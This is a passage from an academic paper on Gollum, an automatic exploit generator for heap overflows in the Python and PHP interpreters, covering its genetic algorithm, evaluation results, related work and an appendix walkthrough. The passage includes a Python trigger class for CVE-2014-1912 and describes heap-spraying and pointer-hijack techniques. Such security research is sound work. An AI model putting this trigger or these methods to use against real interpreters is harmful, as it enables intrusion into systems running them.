we can insert a `RECORD-ALLOC` for the source and destination with the correct parameters. A `HEAP-MANIP` directive is injected immediately prior to each of the two `RECORD-ALLOC` directives. Finally, the `REQUIRE-DISTANCE` directive is injected immediately after the line in the exploit that triggers the overflow.

Once the rewriting has completed, we have a version of the exploit that is ready to be fed to SHRIKE in order to solve the heap layout problem. In the remainder of this section we describe the main features of the genetic algorithm (GA), which we have implemented within SHRIKE.

## 5.2 Details of the Genetic Algorithm

*5.2.1 Individual Representation.* A genetic algorithm requires a population of individuals to apply genetic operators to, and from which to derive the next generation. In our case, each individual represents a candidate solution to the heap layout problem. Thus, each individual will be composed of a series of items that can be translated into an input to the target to cause an allocation or a free. However, we do not want to have to change the core of the GA for each target. For instance, the core operators in the GA should not need to know how to manipulate PHP code, or Python code, etc. To achieve this, each individual is made up of a variable length list of directives from the following list:

- **Allocate:** Indicates that a particular interaction sequence that results in an allocation should be triggered.
- **Free:** Indicates that the pointer resulting from a particular previous allocation should be freed.
- **Allocate in a loop:** Indicates that a particular interaction sequence that results in an allocation should be executed in a loop a particular number of times.
- **Allocate the overflow source:** Indicates that the interaction sequence that contains the allocation of the overflow source should be triggered.
- **Allocate the overflow destination:** Indicates that the interaction sequence that contains the allocation of the overflow destination should be triggered.

On initialisation the system in which the GA is embedded can assign an ID to every interaction sequence that is available to it and provide these IDs to the GA. The GA then operates exclusively on the IDs. With this in place, the core GA operators can work directly on these directives and IDs in a target-agnostic manner, and all that must be provided for each target is a function to translate IDs back into valid code fragments for each new target.

*5.2.2 Population Initialisation.* Each individual is initialised to a random series of directives from Section 5.2.1. The ratio of allocations to frees is controlled by a parameter to the GA.

*5.2.3 Genetic Operators.* The GA is based on a standard $(\mu + \lambda)$ evolutionary algorithm [12]. On each iteration of the GA, $\lambda$ children are produced and then the next generation is created by selecting $\mu$ individuals from a combination of the current generation and the children. The children are produced either by mutating a member of the current generation, performing a crossover between two individuals in the current generation, or by copying a member of the current generation.

*Mutation.* When the `Mutate` function is called with an individual, one or more mutation operations are applied. The number of operations to be applied is capped at a maximum and is calculated based on a probability $d$, $0 < d \leq 1$, that decays geometrically. For instance, the probability of 1 mutation being applied is $d$, the probability of 2 mutations being applied is $d \cdot d$, and so on. The mutation operators to apply are then selected probabilistically from the following list, based on probabilities provided by the user:

- **Mutation:** A number of `Allocate` or `Free` directives in the individual are selected probabilistically for mutation. If an `Allocate` is selected then with equal probability it will be

mutated to either an `Allocate` using a different fragment ID, or to a `Free`. If a `Free` is selected then with equal probability it will be mutated to either a `Free` of a different allocation, or to an `Allocate`.
- **Spraying:** A new sequence of directives corresponding to `Allocate` directives is generated and placed at a random selected offset in the individual. The `Allocate` directives themselves are all identical, i.e. they contain the same fragment ID.
- **Hole spraying:** As with the previous spraying operation, a new sequence of directives corresponding to `Allocate` directives is generated. Then a sequence of directives corresponding to `Free` directives that free every second of the `Allocate` directives is generated. These sequences are concatenated and placed at a random offset in the individual.
- **Allocation Nudge:** Introduce up to 8 `Allocate` directives.
- **Free Nudge:** As with 'Hole spraying' but the number of `Free` directives is capped at 8.
- **Shortening:** A randomly selected contiguous section of the individual is selected and removed.

*Crossover.* We use two-point crossover, with a minor variation as the length of two individuals in our system may differ. For each parent, `parentA` and `parentB`, a contiguous series of directives is selected. The length of each section is chosen randomly, and, unlike the standard approach to two-point crossover, these lengths may differ from each other. The sections are then swapped.

*5.2.4 Evaluation and Fitness.* To evaluate an individual, each of the directives must be converted into a valid input for the target application, and then this sequence of inputs is concatenated and embedded into the primitive or exploit candidate. For each new target the user must therefore provide a callback that takes an individual, converts each directive into its corresponding fragment, embeds the fragments in the candidate, feeds this input to the target and returns the distance between the source and destination. From the distance $d$, the GA then calculates the fitness of the individual in the following manner:

$$fitness(d) = \begin{cases} 2^{64} & \text{if } d \text{ is None} \\ 2^{64} - 1 & \text{if } d > 0 \\ \text{abs}(d) & \text{otherwise} \end{cases} \quad (1)$$

The selection process is explained in full in Section 5.2.5, but for now it is sufficient to note that the GA is configured to try and *minimise* the fitness value.

If $d$ is *None* it means that an error occurred during the evaluation of the individual. The most common cause of this is an out-of-memory condition in the target. If $d$ is positive it means that the source and destination have been placed in the wrong order. Finally, if $d$ is negative it means the source and destination have been placed in the correct order, although they may not be adjacent, and the fitness of the individual is simply the absolute value of the distance.

*5.2.5 Selection.* Selection begins by filtering out individuals that produce an error, as well as individuals that result in the source and destination being in the incorrect order. If there are no remaining individuals, then the selection algorithm uses the initialisation process described in Section 5.2.2 to create $\mu$ new individuals and returns them.

If there are individuals to select from, selection proceeds in two steps. First, *elitist* selection takes place with the $\mu \cdot e$ best individuals selected to move to the next generation. This value of $e$ is controlled by a parameter provided by the user, and by default is set to .02. We use *double tournament selection* to select the remaining individuals. Tournament selection with tournament size $t$, means that to select $n$ individuals from a population $P$, one repeats $n$ times the process of randomly selecting $t$ individuals from $P$. From each set of $t$ individuals the best is then selected according to some metric. In single tournament selection this metric is the fitness of the individual. Double tournament selection is designed to prevent bloat in the length of individuals, in situations where the length of individuals can vary [20]. To achieve this, each individual in the final population is selected by first running a fitness tournament to select two individuals from the population, and then running a size tournament between these two individuals. In the size tournament the shorter individual is selected with a probability between .5 and 1. We found double tournament selection to be an effective method of balancing the benefit of having the spraying mutations, against the potential for these mutations to lead to longer and longer individuals without an improvement in fitness.

## 5.3 GA Output

When the genetic algorithm finds a solution to the heap layout problem, the result is a fully functional exploit that no longer requires ShapeShifter to provide the required heap layout. The resulting exploit is validated to work by running it under the interpreter and checking that the payload executes successfully.

# 6 EVALUATION

Our evaluation was designed to answer the following research questions:

- RQ1: Is the genetic algorithm in Gollum more effective at solving heap layout manipulation problems than the random search used in Shrike?
- RQ2: Is the greybox, modular approach to exploit generation used in Gollum capable of generating exploits for vulnerabilities in real-world language interpreters?

## 6.1 Implementation

We implemented the ideas from this paper in approximately 12,000 lines of Python and 1,000 lines of C. The GA is built on top of DEAP [10], a Python-based framework for constructing evolutionary algorithms and executing them in a parallel and, optionally, distributed fashion. The standalone genetic algorithm evaluation (Section 6.2), as well as the heap layout problems that were solved during exploit generation (Section 6.3), were run on a machine with 80 Intel Xeon E7-4870 2.40 GHz cores and 1 TB of RAM, using 40 concurrent analysis processes. The search for primitives (Section 6.3) was run on a machine with 6 Intel Core i7-6700HQ 2.60 GHz cores and 16 GB of RAM, using 4 concurrent analysis processes. The exploits were generated to run on 64-bit Fedora 30.




**Figure 3: The percentage of layout benchmarks solved over time (average and variance from 10 runs).**

## 6.2 Effectiveness and efficiency of the Genetic Algorithm for Heap Layout Manipulation

To evaluate the GA against random search in isolation we replaced the random search engine found in Shrike [14] with the GA, and ran benchmarks similar to those found in the original Shrike paper. We constructed 50 benchmarks by taking the cross product of the source buffers from 5 public vulnerabilities in PHP with 10 heap-allocated data-structures. The vulnerabilities used were CVE-2013-2110, CVE-2015-8865, CVE-2016-5093, CVE-2016-7126 and CVE-2018-10549. For each CVE and heap-allocated data structure combination, the goal of the GA was to figure out how to place the overflow source adjacent to the target data structure.

Figure 3 gives the average percentage of benchmarks solved between the genetic algorithm (evo) and random search (rand). There are a few points worth noting. Firstly, on average the GA solves 83% of the benchmarks, while random search solves just over 60%. Secondly, the variance in the GA's results is significantly lower. Thirdly, the speed at which the GA solves the benchmarks is far higher. In less than five minutes the GA has solved over 75% of the benchmarks. Of the 50 benchmarks, there are none that random search solves that the GA does not solve. There are 25 benchmarks that both approaches always solve. On these, the GA is always faster, with an average saving of 640 seconds.

The answer to **RQ1** is that the GA is significantly better at resolving heap layout problems than random search. It solves more problems, and it solves them faster, using the same resources.

## 6.3 Exploitation

To evaluate our approach to exploit generation we found ten previously patched, security-relevant, vulnerabililties across Python and PHP and added them back into the interpreters. The vulnerabilities were selected to fit the pattern that Gollum is intended to support, namely linear heap overflows where the attacker can control the data being written, and the amount of data written is either under their control, or bounded such that it won't simply cause the process to immediately die once the overflow is triggered. We used version 2.7.15 of Python and version 7.1.6 of PHP—the latest versions at the start of our implementation effort. Python and PHP were selected as they are completely independent codebases, and represent a diverse set of design decisions in the space of interpreters, while still fitting within the parameters what Gollum is designed to analyse. To the best of our knowledge these are also the largest programs for which heap-based exploits, or possibly any exploits, have been automatically constructed. The PHP interpreter is approximately 1.1 million lines of code, and the Python interpreter is approximately 450 thousand lines of code[3].

The vulnerabilities selected are listed in Table 1, identified by their CVE ID. Some are in the interpreter core functionality, while others are in third party libraries accessible via the interpreter. A CVE ID is not available for two. PY-24481 is the bug identifier in the Python bug tracker for a heap overflow that was fixed, but a CVE ID was not requested. NUMPY-UNK is a vulnerability that existed in version 1.11.0 of the NumPy library for Python. We found it described and used in an exploit online [25], but could not find the corresponding fix for it, or bug identifier. It is also worth noting that CVE-2018-18557 impacts both PHP and Python. It is a vulnerability in libtiff that can be triggered via a number of image processing libraries for both interpreters. We have included it for both PHP and Python as it provides an example of Gollum building an exploit for different interpreters, using the same underlying bug.

Both the Python and PHP interpreters make use of both the system allocator and their own custom allocators. Some of the vulnerabilities in our evaluation set are overflows on the system heap, while others are on the custom allocator's heap. The third column in Table 1 identifies which allocator is relevant for each vulnerability. Our system allocator was `dlmalloc`, the custom Python allocator is `pymalloc` and the custom PHP allocator is `zend_alloc`.

*6.3.1 Primitive Discovery.* As mentioned in Section 3.2, the tests that come with PHP tend to be small and test a single issue or piece of functionality. There are approximately 12k such PHP tests and they are used directly. For Python we have to extract individual tests from files that each may each contain hundreds of tests for various bugs and functionality across an entire module. Gollum successfully extracts approximately 2.3k individual tests for Python.

For each vulnerability, and for each test, Gollum creates a *set* of new tests by injecting the vulnerability at every viable location in the test. Then, each of these new tests with the vulnerability injected is run under ShapeShifter, once for each possible heap layout. So, while we start with only 12k tests for PHP and 2.3k for Python, per vulnerability this translates to approximately 100k tests containing the injected vulnerability for PHP and 25k for Python. To consider all possible heap layouts for all possible tests then requires approximately 2.7m executions for PHP and 1.25m for Python. From these executions, the number of `ip-hijack` and `mem-write` primitives discovered are given as columns five and six of Table 1. The total time to process the tests and run all of the primitive search is given in column seven. For each vulnerability Gollum finds at least one hundred `ip-hijack` primitives, and thousands of `mem-write` primitives.

[3] As reported by CLOC, http://cloc.sourceforge.net/

**Table 1: Exploit generation results. For primitives, the time taken to find all primitives is presented, while for exploits the time to generate the first successful exploit is presented.**

| Target | Bug ID | Allocator [a] | Ovf. Len. [b] | IPH Prims. [c] | MR Prims. [d] | Prim. Search [e] | Public Exploit | Exploit Created | Exp. w/o Layout [f] | Layout Search [g] | Exp. Total [h] |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Python | PY-24481 | dlmalloc | 192 | 432 | 2065 | 9h12m | ✗ | ✓ | 25m | 2m | 27m |
| Python | NUMPY-UNK | dlmalloc | 240 | 830 | 5567 | 8h05m | ✓ | ✓ | 30m | 11m | 41m |
| Python | CVE-2007-4965 | pymalloc | 124 | 13283 | 45218 | 18h09m | ✗ | ✓ | 30m | 15m | 45m |
| Python | CVE-2014-1912 | dlmalloc | 256 | 849 | 4264 | 5h51m | ✓ | ✓ | 25m | 4m | 29m |
| Python | CVE-2016-2533 | dlmalloc | 96 | 390 | 1980 | 8h50m | ✗ | ✓ | 27m | 11m | 38m |
| Python | CVE-2016-5636 | pymalloc | 256 | 111 | 68969 | 8h15m | ✓ | ✓ | 28m | 13m | 41m |
| Python | CVE-2018-18557 | dlmalloc | 128 | 778 | 6341 | 16h32m | ✗ | ✓ | 29m | 21m | 50m |
| PHP | CVE-2018-18557 | dlmalloc | 128 | 8735 | 26142 | 17h07m | ✗ | ✓ | 15m | 17m | 32m |
| PHP | CVE-2016-3074 | zend_alloc | 16 | 40647 | 50585 | 6h57m | ✓ | ✓ | 23m | 30m | 53m |
| PHP | CVE-2016-3078 | zend_alloc | 256 | 1925 | 16446 | 9h32m | ✓ | ✓ | 22m | 18m | 40m |

[a] The allocator managing the heap on which the overflow occurs. [b] The number of bytes corrupted by the overflow. [c] The number of `ip-hijack` primitives found. [d] The number of `mem-write` primitives found. [e] Total time to complete the primitive search. [f] Time taken to generate the *first* exploit, modulo a heap layout. [g] Time taken to find the correct layout for the first exploit. [h] Total time taken to produce the first exploit from the primitive database.

*6.3.2 Exploit Generation.* In Table 1 we provide the time required to build the first successful exploit per target, using the `ip-hijack` primitive transformer from Section 4.1.1. This time is broken down into the time taken to first generate an exploit modulo a heap layout, then to solve that layout. An exploit is successfully generated for all 10 vulnerabilities, including the five vulnerabilities that do not have a pre-existing public exploit. It takes less than an hour to build the first exploit in all cases, given the candidate primitive database.

This means that, given only a vulnerability trigger, Gollum is able to find a way to allocate a heap object containing data to corrupt, corrupt that data via the vulnerability, and then make use of that data in a way that triggers the required payload. Our answer to **RQ2** is therefore that Gollum *is* capable of generating fully functional exploits in interpreters, given our attacker model.

The variability in the number of primitives found, and the time taken to find them comes from at least three sources. The first point of difference is between the interpreters themselves. Different interpreters, and third party libraries, are implemented differently and use pointers in different ways. Furthermore, their tests may expose more or less of this behaviour. The second point of difference is between each vulnerability. Different vulnerabilities can be used to corrupt different amounts of data. For example, with CVE-2007-4965 we were able to corrupt 124 bytes of application data, whereas with CVE-2016-3078 we could corrupt an arbitrary amount, and choose to corrupt 256 bytes. A third point of difference is that *within* each interpreter, different subsystems may use different allocators, and the corruption opportunities are limited to objects allocated with the same allocator. Again considering Python, CVE-2007-4965 allocates the overflow source `pymalloc`. However, CVE-2018-18557 uses the system allocator's functions offered by libc. As the source buffer for each vulnerability is on a different heap, the available destination buffers will also differ, and so will the available primitives.

*6.3.3 Failure Cases.* The vulnerabilities given in Table 1 are all of the vulnerabilities we tested Gollum with. The reason that there are no failure cases is that Gollum has a simple pattern which vulnerabilities that it works with must meet: the vulnerability must allow the exploit to corrupt $N$ contiguous bytes in the program's memory with data directly derived from the input, where $N$ is sufficiently large to allow a pointer on the target architecture to be reliably modified to point from its starting location to the location required by the payloads. This allows a user to discard vulnerabilities that Gollum will not be able to work with, usually simply by reading the vulnerability report. An example of such a vulnerability that we discarded is CVE-2019-6977, a heap-based buffer overflow in PHP. The vulnerability allows a user to corrupt every $8^{\text{th}}$ byte beyond a heap allocated buffer. An exploit developer would be able to turn this into an exploit, but Gollum cannot as it does not yet have a transformer that can work with that sort of control.

## 6.4 Generalisability and Threats to Validity

We believe that the approach implemented in Gollum can be generalised to work against any interpreter that fits the model described in Section 1.1, and contains heap overflow vulnerabilities of the type that Gollum is designed to work with. The threats to the validity of this generalisation are that Gollum is over-fitted to some aspect of a single vulnerability or interpreter. We have mitigated these threats by selecting multiple vulnerabilities, spread across multiple subcomponents of two entirely different interpreters.

# 7 RELATED WORK

In this section we outline prior research that closely relates to ours, in order to clarify existing state of the art and to distinguish our contributions. To avoid repeating the same differences with each system described below: Gollum is the first system that addresses the automatic exploitation of heap overflows in interpreters. It is also the first system that addresses heap overflows in *any* software that accounts for the heap layout problem. In terms of design, two significant differences between our work and related work are

that our approach is entirely grey-box, and the modular approach enabled by ShapeShifter is unique.

**AEG for Stack-Based Overflows** Early work on AEG focused on the exploitation of stack-based buffer overflows in userland programs, with varying restrictions on the protection mechanisms in place, and the level of automation provided. Heelan [13] proposed an approach to AEG for stack based-buffer overflows that takes a crashing input that corrupts a stored instruction pointer and uses concolic execution to convert it into an exploit. Subsequently, Avgerinos et al. [2] proposed a symbolic execution based system that both searches for stack-based buffer overflows and generates exploits for them. This system was a precursor to Mayhem [4] by Cha et al., which itself would go on to be the basis for the system that won the DARPA Cyber Grand Challenge [6].

**AEG for Heap-based Overflows** Repel et al. [26] demonstrated the first approach to AEG for heap overflows. They connect a driver program to a target allocator and then, using concolic execution, search for exploitation primitives resulting from corruption of the allocator's metadata. To generate an exploit for a real program, they require an input be provided that results in a corruption of metadata in a manner that was seen when analysing the driver program. Wang et al. [30] describe Revery, a system that uses a mix of fuzzing and symbolic execution to build exploits. A crashing input is turned into an exploit in two steps. First, using fuzzing they search for a path that is similar to the crashing path but may instead provide an IP hijack primitive. They then try to stitch the original path to the path containing the primitive using symbolic execution. Their approach can generate exploits for heap overflows, but only in the case where their fuzzer happens by chance to produce the required heap layout. Revery is evaluated on capture-the-flag challenge binaries which, while diverse, are small programs. The idea of using 'one-gadget' payloads in Gollum originated from discussions Revery's authors. Eckert et al. [9] describe HeapHopper, a system for discovering primitives *in* heap allocators. Their work differs from ours in that we focus on exploiting the corruption of data used by the application itself, while they focus on attacking allocator metadata. Furthermore, as their goal is to find weaknesses in the allocator they do not consider exploit generation in the context of real programs embedding the allocator. Instead, the allocator is connected to a driver program and exploits are built in that context.

**Data-Only Attacks and CFI** Data-only exploits [5] are exploits that instead of corrupting control variables, such as function pointers, corrupt data variables. Hu et al. [15] describe a technique for automatically stitching together dataflows in order to leak or tamper with sensitive data. Their tool, FlowStitch, automatically constructs an exploit from a provided vulnerability trigger, under the assumption that the vulnerability trigger provides a primitive that is directly usable to modify whatever data variables are required. Later [16], they show that multiple data-oriented gadgets can be chained together to build Turing-complete attacks and that the required gadgets to build such payloads can be automatically found. Ispoglou et al. [17] describe BOPC, a compiler for building payloads that defeat control-flow integrity (CFI) protection mechanisms, under the assumption that a repeatable primitive is available that allows the attacker to write arbitrary data to arbitrary addresses. An interesting future direction could be to investigate whether Gollum can be used to generate the primitives required by BOPC, or to automate the setup required by data-only payloads.

**Assisting Exploit Development** Wu et al. [31] describe FUZE, a system that takes triggers for kernel-based use-after-frees and generates information to assist in producing an exploit. Their approach relies on a hybrid of symbolic execution, fuzzing and instrumentation. Garmany et al. [11] address the issue of converting vulnerability triggers for heap-related issues in web browsers into exploitation primitives. Their system, PrimGen, performs a static analysis to determine if there is a path from a crash to a potentially useful primitive, then uses symbolic execution to try and modify existing heap allocated objects to reach the primitive. Heelan et al. [14] introduce the heap layout problem and a solution for it based on random search. Their system, SHRIKE, takes an exploit containing metadata describing a required heap layout, and updates it with the required inputs to achieve that layout.

**Manual Exploit Development for Heap Overflows** The exploitation process that we automate is directly inspired by the techniques described in the publications of the hacking and security communities. For almost two decades, methods for manipulating and exploiting heap allocators, and the systems that embed them, have been documented in papers [1, 19, 21, 27], mailing list posts [23, 24] and exploits [29]. The referenced items are just a selection of the earlier works and countless more have been published since.

## 8 CONCLUSION

In this paper we have presented Gollum, a system for automatic exploit generation using heap-based overflows in interpreters. Gollum contains a number of novel ideas, including mining of tests for code fragments that provide primitives, lazy resolution of heap layouts, a genetic algorithm for heap layout manipulation, and a completely greybox approach to automatic exploit generation. We have shown how this approach can be used in automatic exploit generation for the PHP and Python interpreters. To the best of our knowledge this is the first demonstration of an AEG system for interpreters, and the first demonstration of an AEG system for heap overflows in *any* target that automatically resolves heap layout problems.

We believe that modular, greybox exploit generation is a promising research direction, and we hope that this paper motivates further investigation into its possibilities. In particular, there is plenty of scope for research on how best to discover, validate and make use of primitives. In Gollum we rely on the existing code within tests to trigger primitives, but there are many more primitives to be found by exploring the post-corruption-state more thoroughly. For discovered primitives there are several further properties that would be useful determine automatically, e.g. can a primitive be reused and, if so, how? Finally, there are countless interesting ways in which primitives can be used, both generic and target-specific, besides those presented here. We hope the community finds our work useful as a building block to investigate these topics.

## ACKNOWLEDGMENTS

We would like to thank the anonymous reviewers for their valuable suggestions. We would also like to thank Dave Aitel, Bas Alberts, Rodrigo Branco, Thomas Dullien and Mara Tam for their insightful discussions on this topic and feedback on the paper.

## REFERENCES


[1] Anonymous. 2001. Once Upon a free(). http://phrack.com/issues/57/9.html. Accessed: 2018-06-28.

[2] Thanassis Avgerinos, Sang Kil Cha, Brent Lim Tze Hao, and David Brumley. 2011. AEG: Automatic Exploit Generation. In *Proceedings of the Network and Distributed System Security Symposium, NDSS*. http://www.isoc.org/isoc/conferences/ndss/11/pdf/5_5.pdf

[3] Lorenzo Cavallaro, Prateek Saxena, and R. Sekar. 2008. On the Limits of Information Flow Techniques for Malware Analysis and Containment. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, Diego Zamboni (Ed.). Springer Berlin Heidelberg, 143–163.

[4] Sang Kil Cha, Thanassis Avgerinos, Alexandre Rebert, and David Brumley. 2012. Unleashing Mayhem on Binary Code. In *Proceedings of the 2012 IEEE Symposium on Security and Privacy (SP '12)*. IEEE, 380–394. https://doi.org/10.1109/SP.2012.31

[5] Shuo Chen, Jun Xu, Emre C. Sezer, Prachi Gauriar, and Ravishankar K. Iyer. 2005. Non-Control-Data Attacks Are Realistic Threats. In *Proceedings of USENIX Security Symposium*. USENIX. https://www.microsoft.com/en-us/research/publication/non-control-data-attacks-are-realistic-threats/

[6] DARPA. 2016. Cyber Grand Challenge. http://archive.darpa.mil/cybergrandchallenge/. Accessed: 2018-06-28.

[7] David Tomaschik. 2017. GOT and PLT for pwning. https://systemoverlord.com/2017/03/19/got-and-plt-for-pwning.html. Accessed: 2019-05-09.

[8] david942j. [n. d.]. one_gadget. https://github.com/david942j/one_gadget. Accessed: 2019-05-09.

[9] Moritz Eckert, Antonio Bianchi, Ruoyu Wang, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. 2018. HeapHopper: Bringing Bounded Model Checking to Heap Implementation Security. In *27th USENIX Security Symposium (USENIX Security 18)*. USENIX Association, Baltimore, MD, 99–116. https://www.usenix.org/conference/usenixsecurity18/presentation/eckert

[10] Félix-Antoine Fortin, François-Michel De Rainville, Marc-André Gardner, Marc Parizeau, and Christian Gagné. 2012. DEAP: Evolutionary Algorithms Made Easy. *Journal of Machine Learning Research* 13 (July 2012), 2171–2175.

[11] Behrad Garmany, Martin Stoffel, Robert Gawlik, Philipp Koppe, Tim Blazytko, and Thorsten Holz. 2018. Towards Automated Generation of Exploitation Primitives for Web Browsers. In *Proceedings of the 34th Annual Computer Security Applications Conference (ACSAC '18)*. ACM, 300–312. https://doi.org/10.1145/3274694.3274723

[12] David E. Goldberg. 1989. *Genetic Algorithms in Search, Optimization and Machine Learning* (1st ed.). Addison-Wesley.

[13] Sean Heelan. 2009. *Automatic Generation of Control Flow Hijacking Exploits for Software Vulnerabilities*. Master's thesis. University of Oxford.

[14] Sean Heelan, Tom Melham, and Daniel Kroening. 2018. Automatic Heap Layout Manipulation for Exploitation. In *27th USENIX Security Symposium (USENIX Security 18)*. USENIX Association, Baltimore, MD, 763–779. https://www.usenix.org/conference/usenixsecurity18/presentation/heelan

[15] Hong Hu, Zheng Leong Chua, Sendroiu Adrian, Prateek Saxena, and Zhenkai Liang. 2015. Automatic Generation of Data-oriented Exploits. In *Proceedings of the 24th USENIX Conference on Security Symposium (SEC'15)*. USENIX Association, Berkeley, CA, USA, 177–192. http://dl.acm.org/citation.cfm?id=2831143.2831155

[16] H. Hu, S. Shinde, S. Adrian, Z. L. Chua, P. Saxena, and Z. Liang. 2016. Data-Oriented Programming: On the Expressiveness of Non-control Data Attacks. In *2016 IEEE Symposium on Security and Privacy (SP)*. 969–986. https://doi.org/10.1109/SP.2016.62

[17] Kyriakos K. Ispoglou, Bader AlBassam, Trent Jaeger, and Mathias Payer. 2018. Block Oriented Programming: Automating Data-Only Attacks. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (CCS '18)*. ACM, 1868–1882. https://doi.org/10.1145/3243734.3243739

[18] Yeongjin Jang. 2016. Integer Overflow Vulnerabilities in Language Interpreters . https://gts3.org/2016/lang-bug.html. Accessed: 2019-05-09.

[19] jp. 2003. Advanced Doug Lea's Malloc Exploits. http://phrack.com/issues/61/6.html.

[20] Sean Luke and Liviu Panait. 2002. Fighting Bloat with Nonparametric Parsimony Pressure. In *Parallel Problem Solving from Nature — PPSN VII*, Juan Julián Merelo Guervós, Panagiotis Adamidis, Hans-Georg Beyer, Hans-Paul Schwefel, and José-Luis Fernández-Villacañas (Eds.). Springer, 411–421.

[21] MaXX. 2001. Vudo Malloc Tricks. http://phrack.com/issues/57/8.html.

[22] Rohit Mothe and Rodrigo Rubira Branco. 2016. DPTrace: Dual Purpose Trace for Exploitability Analysis of Program Crashes. In *Blackhat USA 2016*.

[23] Phantasmal Phantasmagoria. 2004. Exploiting the Wilderness. https://seclists.org/vuln-dev/2004/Feb/25. Accessed: 2018-06-28.

[24] Phantasmal Phantasmagoria. 2005. The Malloc Maleficarum. http://seclists.org/bugtraq/2005/Oct/118. Accessed: 2018-06-28.

[25] Gabe Pike. 2017. Python Sandbox Escape. https://hackernoon.com/python-sandbox-escape-via-a-memory-corruption-bug-19dde4d5fea5. Accessed: 2019-05-09.


```
1  class PyRecvFromInto(PyVuln):
2    def get_imports(self):
3      return "import socket"
4
5    def get_indented(self, ind):
6      r = [
7        ind("# BEGIN-TRIGGER"),
8        ind("r, w = socket.socketpair()"),
9        ind("w.send('{}')".format(
10         'A' * self.source_size + self._overflow_str)),
11       ind("y = bytearray('B'*{})".format(
12         self.source_size)),
13       ind("r.recvfrom_into(y, {})".format(
14         self.overflow_size)),
15       ind("# PRINT-DIST-MARKER"),
16       ind("# END-TRIGGER")]
17     return "\n".join(r)
```

**Listing 3: A class representing the vulnerability trigger for CVE-2014-1912**


[26] Dusan Repel, Johannes Kinder, and Lorenzo Cavallaro. 2017. Modular Synthesis of Heap Exploits. In *Proceedings of the 2017 Workshop on Programming Languages and Analysis for Security (PLAS '17)*. ACM, 25–35. https://doi.org/10.1145/3139337.3139346

[27] scut. 2001. Exploiting format string vulnerabilities. http://julianor.tripod.com/bc/formatstring-1.2.pdf. Accessed: 2019-05-09.

[28] Shopify. [n. d.]. HackerOne shopify-scripts Bug Bounty Program. https://hackerone.com/shopify-scripts. Accessed: 2019-05-09.

[29] Solar Designer. 2000. JPEG COM Marker Processing Vulnerability (in Netscape Browsers and Microsoft Products) and a Generic Heap-Based Buffer Overflow Exploitation Technique. http://www.openwall.com/articles/JPEG-COM-Marker-Vulnerability. Accessed: 2018-06-28.

[30] Yan Wang, Chao Zhang, Xiaobo Xiang, Zixuan Zhao, Wenjie Li, Xiaorui Gong, Bingchang Liu, Kaixiang Chen, and Wei Zou. 2018. Revery: From Proof-of-Concept to Exploitable. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (CCS '18)*. ACM, 1914–1927. https://doi.org/10.1145/3243734.3243847

[31] Wei Wu, Yueqi Chen, Jun Xu, Xinyu Xing, Xiaorui Gong, and Wei Zou. 2018. FUZE: Towards Facilitating Exploit Generation for Kernel Use-After-Free Vulnerabilities. In *27th USENIX Security Symposium (USENIX Security 18)*. USENIX Association, Baltimore, MD, 781–797. https://www.usenix.org/conference/usenixsecurity18/presentation/wu-wei

[32] Mikal Zalewksi. [n. d.]. AFL. http://lcamtuf.coredump.cx/afl/.


## A EXPLOIT GENERATION WALK-THROUGH

To provide a concrete example of Gollum's workflow we will walk-through the steps of generating an exploit for CVE-2014-1912. This is a vulnerability in the Python interpreter that allows writing an arbitrary number of bytes into a buffer with a minimum size of 8, allocated on the system heap. To begin with, the vulnerability trigger is added to Gollum. This is done by creating a class as shown in Listing 3. The trigger is lifted almost directly from the Python bug tracker, and paramaterised to allow for varying the overflow length and contents (lines 9-14). Exactly how the trigger gets paramaterised will depend on the bug, but the parent class (`PyVuln`) provides variables representing the overflow contents, the source buffer size and the destination buffer size. Another point of note is the comment lines (lines 7, 15, 16). The various components of Gollum are implemented as standalone command line tools, and they communicate necessary information

```
class ParseTest(unittest.TestCase):
  pass

class NamespaceSeparatorTest(unittest.TestCase):
  pass

class SetAttributeTest(unittest.TestCase):
  def setUp(self):
    self.parser = expat.ParserCreate(
      namespace_separator='!')

  def test_ordered_attributes(self):
    self.assertIs(self.parser.ordered_attributes, False)
    for x in 0, 1, 2, 0:
      self.parser.ordered_attributes = x
      self.assertIs(
        self.parser.ordered_attributes, bool(x))

def test_main():
  run_unittest(SetAttributeTest,
    ParseTest,
    NamespaceSeparatorTest,
    InterningTest)

if __name__ == "__main__":
    test_main()
```

**Listing 4: An example of an isolated test produced from the Python regression tests**

from one stage to the next using a combination of meta-data embedded in the exploit and JSON files on disk. In this case, the '`# BEGIN-TRIGGER`' and '`# END-TRIGGER`' lines demarcate the trigger, so that other stages can differentiate it from code scavenged from tests, or injected during heap layout manipulation, as necessary. The '`# PRINT-DIST-MARKER`' comment indicates to the heap layout manipulate phase the point in the exploit at which to calculate whether the overflow source and destination are adjacent to each other.

To start looking for primitives we also need a set of tests to inject the vulnerability trigger into. Recall that for Python this requires us to first split the tests that come with the interpreter up into standalone files. A standalone script (`splittests.py`) does this, and it can be run once and the results stored. An example of a test produced by this script is shown in Listing 4. Originally, this test was in a file with multiple test classes and multiple tests per class. The other class definitions remain (e.g. `ParseTest`) but their bodies have been removed. The other tests from the `SetAttributeTest` class have been removed entirely.

Given the vulnerability trigger and standalone test cases the search for primitives can begin. This is a multi-step process, as described in Section 3. A single standalone tool (`findprecious.py`) is responsible for managing the pipeline of work, from new input generation (Section 3.3), to heap layout exploration (Section 3.4), to I/O relationship discovery and primitive categorisation (Section 3.5). To generate new inputs the vulnerability trigger is injected into various locations in the available tests, to produce inputs that look

```
class ParseTest(unittest.TestCase):
    pass

class NamespaceSeparatorTest(unittest.TestCase):
    pass

class SetAttributeTest(unittest.TestCase):
  def setUp(self):
    self.parser = expat.ParserCreate(
      namespace_separator='!')

